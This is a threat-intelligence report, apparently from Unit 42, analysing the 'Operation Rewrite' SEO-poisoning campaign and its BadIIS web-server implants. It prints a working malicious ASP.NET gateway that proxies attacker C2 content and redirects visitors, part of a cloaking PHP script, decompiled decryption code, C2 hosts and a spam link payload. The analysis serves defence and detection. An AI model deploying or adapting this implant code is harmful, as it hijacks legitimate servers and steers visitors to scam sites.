unit42.paloaltonetworks.com /operation-rewrite-seo-poisoning-campaign/

Operation Rewrite: Chinese-Speaking Threat Actors Deploy BadIIS in a Wide Scale SEO Poisoning Campaign

Yoav Zemah ⋮ ⋮ 9/22/2025

Executive Summary

In March 2025, we uncovered a search engine optimization (SEO) poisoning campaign. Based on the infrastructure and linguistic artifacts discovered, we assess with high confidence that a Chinese-speaking threat actor operates this campaign. We call this “Operation Rewrite” in reference to the English translation of one of the object names in the threat actor’s code.

We track this cluster of activity as CL-UNK-1037. Our analysis revealed infrastructure and architectural overlaps with the publicly tracked “Group 9” threat cluster and the “DragonRank” campaign.

To perform SEO poisoning, attackers manipulate search engine results to trick people into visiting unexpected or unwanted websites (e.g., gambling and porn websites) for financial gain. This attack used a malicious native Internet Information Services (IIS) module called BadIIS. This module intercepts and alters web traffic, using legitimate compromised servers to serve malicious content to visitors. The compromised web server then acts as a reverse proxy — an intermediary server getting content from other servers and presenting it as its own.

Analysis of the malware's configuration reveals a clear geographic focus on East and Southeast Asia. This targeting is evident in the module's code, which includes specific logic for regional search engines.

The attackers behind this campaign employ a toolkit that extends beyond the BadIIS module. We found undocumented variants, including lightweight ASP.NET page handlers, managed .NET IIS modules and an all-in-one PHP script.

Palo Alto Networks customers are better protected from the threats discussed above through the following products and services:

- Advanced WildFire
- Advanced URL Filtering and Advanced DNS Security
- Cortex XDR

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **SEO Poisoning**, Web Shells

Background of BadIIS Malware

First profiled in 2021, BadIIS is the umbrella term for malicious native IIS modules. These modules integrate directly into a web server's request pipeline and inherit the web server's full privileges. Due to this privileged position within the web server, a single implant can perform a wide range of actions. This includes the ability to:

- Inject JavaScript or iframes
- Tunnel traffic through a built-in reverse proxy
- Fire 302 redirects that trick search engine crawlers
- Steal sensitive information

ESET researchers were the first to name these modules BadIIS [PDF] and to map their variants.

The Role of SEO Poisoning

Attackers use the BadIIS malware to maliciously manipulate search engine results to direct traffic to their chosen destination. This technique is called SEO poisoning. Instead of building a new website's reputation from scratch, which is a slow and challenging process, the attackers compromise established, legitimate websites that already have a good domain reputation.

To poison search results, attackers inject the compromised website with keywords and phrases that frequently appear in internet searches. This manipulation alters the site's SEO, making it appear in search results for a broader range of popular queries. As a result, the website's ranking improves for these commonly used terms, bringing more traffic to the now-poisoned site.

The Attack Flow: A High-Level Walkthrough

In the following sections, we outline how BadIIS leverages SEO poisoning in the flow of an attack. This campaign has two primary phases: luring the search engine and trapping the victim.

Phase 1: The Poisoned Lure

The attacker’s goal in this phase is to cause a search engine to index the compromised website for certain keywords.

1. **Incoming HTTP Request:** A search engine crawler visits the compromised www.victim[.]com web server.
2. **BadIIS Module Intercepts:** The module inspects the User-Agent header. If the header contains a keyword from its configuration list, the module identifies the visitor as a search engine crawler.
3. **C2 Communication and Response:** The module contacts its command and control (C2) server to fetch the poisoned content. The C2 responds with custom, keyword-stuffed HTML that is designed purely for SEO.
4. **Final Output:** The BadIIS module serves this malicious HTML to the search engine crawler. As a result, the search engine indexes www.victim[.]com as a relevant source for the terms found in the C2 response, effectively poisoning the search results.

Phase 2: Springing the Redirection Trap

Now that the lure is set, the attacker waits for a victim to click the poisoned search result.

1. **Incoming HTTP Request:** Someone searches for a keyword that appears in the module’s configuration list and clicks the poisoned search result, which points to www.victim[.]com.
2. **BadIIS Module Intercepts:** If the module doesn't flag this request as a search engine crawler, it then inspects the Referer header. If it identifies the referrer as a search engine, it flags the visitor as a victim.
3. **C2 Communication and Response:** The module contacts the C2 server to retrieve malicious content. This is typically a redirect to a scam website.
4. **Final Output:** The BadIIS module seamlessly proxies this redirect to the victim's browser. The victim, who expected to visit www.victim[.]com, is immediately sent to the attacker-controlled scam content.

Technical Analysis of CL-UNK-1037 Arsenal and Infrastructure

We investigated a security breach in which attackers gained access to a web server. After gaining an initial foothold, the attackers pivoted to multiple production web servers, domain controllers and other high-value hosts. They then:

- Deployed additional web shells on each compromised web server
- Created remote scheduled tasks to move laterally across the network and executed reconnaissance commands and additional tool sets on target machines

- Created new local user accounts on compromised systems

Exfiltrating Source Code Over the Web

The attackers used their deployed web shells to compress the entire web application source code directory into ZIP archives. They then moved the archives into web-accessible paths.

This strongly indicates that the attackers intended to retrieve the ZIP archives over HTTP at a later stage. After exfiltrating the source code, the attackers uploaded several new DLLs to the compromised web servers, silently registering them as IIS modules.

Further analysis revealed these DLLs to be **BadIIS** implants.

The Initially Discovered BadIIS Sample

Closer investigation into the IIS module's DLL revealed that it exports the RegisterModule function. This function is called by IIS when the module is loaded, and it:

- Creates an instance of an object named chongxiede
- Invokes IIS's SetRequestNotifications
- Registers handlers for OnBeginRequest and OnSendResponse

These methods allow the module to secretly manipulate webpage content by intercepting the incoming HTTP request before any processing begins and again right before the final response is sent.

Once an instance of the chongxiede object is created, its constructor pulls the implant's encrypted configuration from the DLL's data section and XOR-decrypts each one in place. Chongxiede is the Chinese Pinyin transliteration for the word 重写 (chóng xiě), which machine translates to "rewrite" or "overwrite." Figure 1 shows the decryption process.

```
__int64 __fastcall init(__int64 a1)
{
  _BYTE *v2; // rax
  _BYTE *v3; // rax
  _BYTE *v4; // rax
  _BYTE *v5; // rax
  __int64 result; // rax
  char v7; // [rsp+30h] [rbp+8h] BYREF

  *(_QWORD *)a1 = &chongxiede::`vftable';
  v2 = (_BYTE *)get_encrypted_referrer_list(&v7);
  if ( v2[44] )
  {
    *v2 ^= 0x75u;
    v2[1] ^= 0x55u;
    v2[2] ^= 0x4Du;
    v2[3] ^= 0xD5u;
    v2[4] ^= 0x37u;
    v2[5] ^= 0xD7u;
    v2[6] ^= 0x6Bu;
```

Figure 1. The decryption process of the implant's configuration.

BadIIS Configuration and Inner Workings

The initial configuration of the implant consists of:

- Referer/user-agent keywords list: google|yahoo|bing|viet|coccoc|timkhap|tuugo
- First C2 server: hxxp://404.008php[.]com/
- Second C2 server: hxxp://103.6.235[.]26/

This configuration data shows a targeted strategy. While the keyword list includes common global search engines like Google and Bing, the presence of language-specific services exposes the attacker's targets:

- Cốc Cốc
- Timkhap
- viet

The first two terms are Vietnamese search engines, while the third term relates to any Vietnam-related searches. This specific focus on Vietnam's digital ecosystem demonstrates a clear and strategic targeting of the country's digital landscape.

The module uses this configuration to execute its core logic at runtime. If the HTTP request's User-Agent header matches a keyword from the same list, the module identifies the visitor as a search engine crawler and executes its poisoning phase. It contacts the C2 server to retrieve a malicious, SEO-optimized HTML webpage and serves it as the response.

Figure 2 displays an actual payload delivered by the C2 server. The payload contains the malicious HTML and a series of links that trick the search engine into scraping and indexing them.

```
<a href="/game/xôi-vò-trực-tiếp-bóng-đá-hôm-nay/">xôi vò trực tiếp bóng đá hôm nay</a>
<a href="/win55.phtml">win55</a>
<a href="/chợ-k8.shtml">chợ k8</a>
<a href="/những-tiền-đạo-cánh-phải-hay-nhất-thế-giới.phtml">những tiền đạo cánh phải hay nhất
<a href="/Patt/song bach kim.phtml">song bach kim</a>
<a href="/kèo_chấp_1/4.phtml">kèo chấp 1/4</a>
<a href="/gov/dong-nho-tap-32.phtml">dong nho tap 32</a>
<a href="/bong88 quản trị.shtm">bong88 quản trị</a>
<a href="/Card/M8M.shtm">M8M</a>
<a href="/sô sô mn.shtm">sô sô mn</a>
<a href="/tyleca.phtm">tyleca</a>
<a href="/rna/những đụng chạm không thể chối từ.phtml">những đụng chạm không thể chối từ</a>
<a href="/Muv/2025-07-20-lô chơi nhiêu mb ngay mai.html">lô chơi nhiêu mb ngay mai</a>
<a href="/bull/www-xosocao-net.htm">www.xosocao.net</a>
<a href="/vn/xe đạp thể thao đức/">xe đạp thể thao đức</a>
<a href="/doc/xôi lạc tv trực tiếp bóng đá hôm nay">xôi lạc tv trực tiếp bóng đá hôm nay</a>
<a href="/tag/số-xo-miền-nam.phtml">số xo miền nam</a>
<a href="/Bmw/2025-07-20-68lottery.shtml">68lottery</a>
<a href="/2025-07-20-rio66 - cổng game quốc tế.xhtml">rio66 - cổng game quốc tế</a>
<a href="/Xsn/Trò-chơi-điện-tử-lợn-vàng.shtml">Trò chơi điện tử lợn vàng</a>
<a href="/bmw/fb88">fb88</a>
<a href="/pac/pascal-xổ-số-miền-bắc.htm">pascal xổ số miền bắc</a>
<a href="/Bmw/xếp hạng bảng a bóng đá nam seagame 30.phtml">xếp hạng bảng a bóng đá nam seagar
<a href="/Chơi game Tài xỉu.aspx">Chơi game Tài xỉu</a>
<a href="/game/gia-ma-so-hoc-mb.aspx">gia ma so hoc mb</a>
<a href="/tags/hand-poker.shtm">hand poker</a>
<a href="/news/xsmn-3-1-2022/">xsmn 3 1 2022</a>
<a href="/gov/soi keo nha cai.shtml">soi keo nha cai</a>
<a href="/app/2025-07-20-man city đấu với chelsea/">man city đấu với chelsea</a>
<a href="/fish/kết-quả-xổ-số-đà-lạt.shtm">kết quả xổ số đà lạt</a>
<a href="/Down/2025-07-20-trực tiếp bóng đá xoilac 1.html">trực tiếp bóng đá xoilac 1</a>
<a href="/live sport yes.shtml">live sport yes</a>
<a href="/Wap/cash-tube.htm">cash tube</a>
<a href="/android/xôi-lạc-trực-tiếp-bóng-đá-hôm-nay.aspx">xôi lạc trực tiếp bóng đá hôm nay</
<a href="/ánh-trăng-soi-sáng-lòng-tôi-bilutv.shtm">ánh trăng soi sáng lòng tôi bilutv</a>
<a href="/Zop/new88 com.shtm">new88 com</a>
<a href="/Game/2025-07-20-kết quả bóng đá anh đan mạch.shtm">kết quả bóng đá anh đan mạch</a>
<a href="/Gov/tk88o-com.shtm">tk88o.com</a>
<a href="/tags/2025-07-20-đề về 97 hôm sau đánh con gì.phtml">đề về 97 hôm sau đánh con gì</a
```

Figure 2. The SEO poison payload from the C2 server.

The mechanism first builds a lure and then springs the trap. The lure is built by attackers feeding manipulated content to search engine crawlers. This makes the compromised website rank for additional terms to which it would otherwise have no connection.

For instance, as Figure 2 above shows, the payload is filled with links containing popular Vietnamese search queries. A key example is xôi lạc tv trực tiếp bóng đá hôm nay, which translates to “xôi lạc tv live football today.” This is a popular search for an illegal soccer streaming service.

Ranking the compromised server for this term allows attackers to exploit its credibility and reputation. Figure 3 displays a Google search result for this string of terms, showing that a government entity in Southeast Asia was compromised to serve scam content.



Figure 3. Google search index of a compromised government entity.

Conversely, when an incoming HTTP request's Referer header contains any of the keywords from its configuration, the module flags it as a genuine user. In this case, the module contacts a C2 server and proxies its content directly to the victim's browser.

Figure 4 shows an actual proxied payload sent from the C2. This figure shows that the compromised web server redirects unsuspecting visitors to a betting site.



Figure 4. The payload from the C2 server: a loading page that redirects visitors to a betting website.

Additional Samples and Infrastructure

A significant clue to the functionality and likely origin of the implant can be found in its C++ class name: chongxiede. As noted above, this is the Chinese Pinyin transliteration for the word 重写 (chóng xiě), which machine translates to “rewrite” or “overwrite.” This linguistic artifact served as a pivot point in our investigation and allowed us to expand our research, ultimately leading us to additional samples and infrastructure-related threat activity.

We uncovered a suite of related native IIS modules that share handler registrations and initialization logic. Several of these new samples pointed to familiar C2 domains, variants of the 008php[.]com domain family, while others

introduced previously unseen infrastructure. Figure 5 shows the infrastructure and the connections between the samples.



Figure 5. The newly found BadIIS samples and infrastructure.

We analyzed these related samples, then extracted and decrypted their embedded configurations. This analysis revealed a wider network of C2 servers and URLs that were not previously associated with this campaign. Our investigation into this newly discovered infrastructure revealed three additional variants, which demonstrate an expansion of the threat actor's toolkit, and capabilities beyond the native IIS module framework.

Because of the significance of the information gained from this linguistic artifact, we termed the campaign “Operation Rewrite.”

Three New Flavors for the BadIIS Module

First Variant: ASP.NET Gateway

The first variant we discovered was not a native module at all, but a simple ASP.NET page handler. This script-based variant uses a different technique to achieve the same goal of SEO poisoning as the core BadIIS module.

Instead of hooking directly into the IIS pipeline, the ASP.NET page contains all the malicious logic within its Page_Load event. When a victim requests the server for the page, the page checks the visitor's HTTP_REFERER to identify and redirect traffic from search engines, cloaking its real purpose. For all other traffic, it acts as a gateway, proxying malicious content from a remote C2 server.

This is a lighter, more flexible alternative to the main BadIIS module, likely for quick deployment on less-critical compromised servers. Figure 6 shows the Page_Load function of the ASP.NET variant.

```
protected void Page_Load(object sender, EventArgs e)
{
    string text = base.Request.ServerVariables["HTTP_USER_AGENT"];
    string text2 = base.Request.ServerVariables["HTTP_REFERER"];
    text = text.ToLower();
    if (text2 != null && text2.ToLower().Contains("google.com"))
    {
        base.Response.Redirect("http://www.massnetworks.org/");
        return;
    }
    string[] array = new string[]
    {
        "app", "apk", "soft", "ios", "xiazai", "android", "vna", "down", "games", "iphone",
        "muv", "rna", "zop", "xsn", "qsj", "fish", "bull", "bmw", "video", "gods",
        "App", "Apk", "Soft", "Ios", "Xiazai", "Android", "Vna", "Down", "Games", "asp",
        "Iphone", "Muv", "Rna", "Zop", "Xsn", "Qsj", "Fish", "Bull", "Bmw", "Video",
        "Gods", "htm", "New", "poc", "hot", "sho", "wap", "doc", "news", "fru",
        "pac", "poker", "card", "tig", "patt", "Hot", "Sho", "Wap", "Doc", "News",
        "Fru", "Pac", "Poker", "Card", "Tig", "Patt"
    };
    bool flag = false;
    foreach (string text3 in array)
    {
        if (base.Request.RawUrl.Contains(text3))
        {
            flag = true;
            break;
        }
    }
    if (flag)
    {
        string text4 = "http://vn404.pyhycy.com/";
        string text5 = text4 + "?" + base.Request.RawUrl;
        string text6 = this.PostHttp(text5, text2, text);
        base.Response.Write(text6);
        return;
    }
    string text7 = "http://www.massnetworks.org/lnes/";
    string text8 = text7 + "?" + base.Request.RawUrl;
    string text9 = this.PostHttp(text8, text2, text);
    base.Response.Write(text9);
}
```

Figure 6. The Page_Load function of the ASP.NET variant.

Second Variant: Managed IIS Module

The second variant achieved the same goal as the native IIS module, but it was implemented as a managed .NET IIS module. This C# variant leverages ASP.NET integration within IIS. It hooks into the server requests pipeline, granting it the ability to inspect and modify every request that passes through the application.

This module performs SEO poisoning through two primary functions:

- **404 Error Hijacking**: This module intercepts 404 errors when a search engine crawls a non-existent link containing keywords from a hard-coded list. It then serves a custom scam page from a C2 server, resulting in search engines indexing the attacker's content under the victim's trusted domain.
- **Injecting Live Content**: When the module detects a search engine crawler viewing a real page that returns a 200 OK response, it dynamically injects spam links and keywords from a different C2 server. This action alters the existing page's search ranking, without changing the content that is visible to regular users.

Third Variant: All-in-One PHP Script

The third variant is a PHP-based script that combines user redirection and dynamic SEO poisoning. Rather than integrating into IIS, this script is a standalone PHP front-controller. It uses a simple referer, user agent and URL-pattern checks to decide exactly what to serve.

- **Checking mobile user requests**

For visitors arriving from a Google search on a mobile device, the script performs an additional check. If the requested URL path contains a keyword from a hard-coded list (i.e., “game” or “video”) it acts as a proxy. The script silently contacts a hard-coded C2 URL, retrieves the content and serves it directly to the victim, who remains unaware of the substitution.

- **Poisoning Googlebot SEO**

When the script detects Googlebot, it initiates a two-stage process to poison the site's search engine ranking.

-
    - **Sitemap generator**: First, the script fetches a list of page names from the C2 server and presents them to Googlebot as a valid XML sitemap full of fake URLs.
    - **Content rewriter**: When Googlebot crawls these fake URLs, the script's second stage activates, becoming a content rewriter. The script fetches an HTML template from another C2 and injects keywords from the URL into the page's title and headings. The result is an optimized spam page, designed to rank high in search results.

Exploring the Threat Actors’ Origins

We analyzed linguistic clues and infrastructure overlaps to determine the origins of the threat actors behind CL-UNK-1037. We attribute this activity cluster, with high confidence, to Chinese-speaking attackers. Additionally, we link this cluster with moderate confidence to Group 9 and with low confidence to DragonRank.

Chinese-Speaking Threat Actors

Several artifacts suggest the involvement of a Chinese-speaking threat actor. As stated previously, the native module's chongxiede object name is a Pinyin term. The PHP variant contained further linguistic evidence: numerous code comments written in simplified Chinese characters.

Figure 7 shows the comments written in simplified Chinese in the PHP variant, along with their English translations.

```php
<?php

header("Content-Type: text/html;charset=utf-8");

// 清理输出缓冲区
// Clear output buffer
ob_start();

$directories = ['hot', 'game', 'shell', 'store', 'video', 'goods'];

if (isset($_SERVER['HTTP_REFERER']) && isset($_SERVER['HTTP_USER_AGENT'])) {
    $referer = $_SERVER['HTTP_REFERER'];
    $userAgent = strtolower($_SERVER['HTTP_USER_AGENT']);

    // 检查 HTTP_REFERER 是否包含 'google'
    // Check if HTTP_REFERER contains 'google'
    if (strpos($referer, 'google') !== false) {
        // 检查是否是手机端
        // Check if it's a mobile device
        $mobileAgents = ['iphone', 'android', 'mobile', 'ipad', 'phone'];
        $isMobile = false;

        foreach ($mobileAgents as $agent) {
            if (strpos($userAgent, $agent) !== false) {
                $isMobile = true;
                break;
            }
        }

        if ($isMobile) {
            // 检查 referer 的路径中是否包含指定的字符串
            // Check if the referer path contains the specified string
            $refererPath = $_SERVER['REQUEST_URI'];

            $containsString = false;

            foreach ($directories as $directory) {

                if (strpos($refererPath, $directory) !== false) {
                    $containsString = true;
                    break;
                }
            }
```

Figure 7. The start of the PHP variant.

Code Design and Infrastructure Overlaps with Group 9

The BadIIS internal architecture design bears similarities to variants previously used by Group 9, as described by ESET in their whitepaper. These similarities include:

- Using the RegisterModule function to initialize the module's components
- Using the OnBeginRequest and OnSendResponse handlers to intercept and modify web traffic

This parallel design suggests that the attackers are building their implants using a shared codebase or design pattern.

The direct overlap in C2 infrastructure across three separate domains solidifies the connection to Group 9. The C2 servers hard coded in the BadIIS samples included:

- 404.008php[.]com
- 404.yyphw[.]com
- 404.300bt[.]com

These servers directly correspond to domains used by Group 9. Specifically, ESET observed Group 9 using the following subdomains:

- qp.008php[.]com
- fcp.yyphw[.]com
- sc.300bt[.]com

Figure 8 illustrates this infrastructure.



Figure 8. The infrastructure overlaps between the new samples and Group 9.

Possible Connection to DragonRank

In addition to the direct links to Group 9, we observed several similarities to the DragonRank campaign. As detailed in Cisco's Talos article, they attribute DragonRank to a Chinese-speaking threat actor that shares similarities with ESET's Group 9.

Although we found no infrastructure overlap between CL-UNK-1037 and the DragonRank campaign, we did observe the following similarities:

- Tool set: Similar core functionality and logical malware flow, using different implementations. Both variants are SEO and proxy tools.
- **URI structure**: A recurring zz pattern in the C2 URLs. While the pattern is used differently in each campaign, we assess that this could be the result of tool set evolution or upgrades over time.

Conclusion

Our investigation into the Operation Rewrite SEO poisoning campaign uncovered a Chinese-speaking threat actor using a playbook of custom implants. The threat actor tailored all the implants to the goal of manipulating search engine results and controlling the flow of traffic.

We assess with high confidence that a Chinese-speaking actor is operating this activity, based on direct linguistic evidence, as well as infrastructure and architecture links between this actor and the Group 9 cluster. Our research also revealed several similarities with the DragonRank campaign.

Security teams and network defenders can leverage the analysis and indicators in this report to enhance their threat detection and hunting capabilities, strengthening their security against these and similar threats.

Palo Alto Networks Protection and Mitigation

- Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
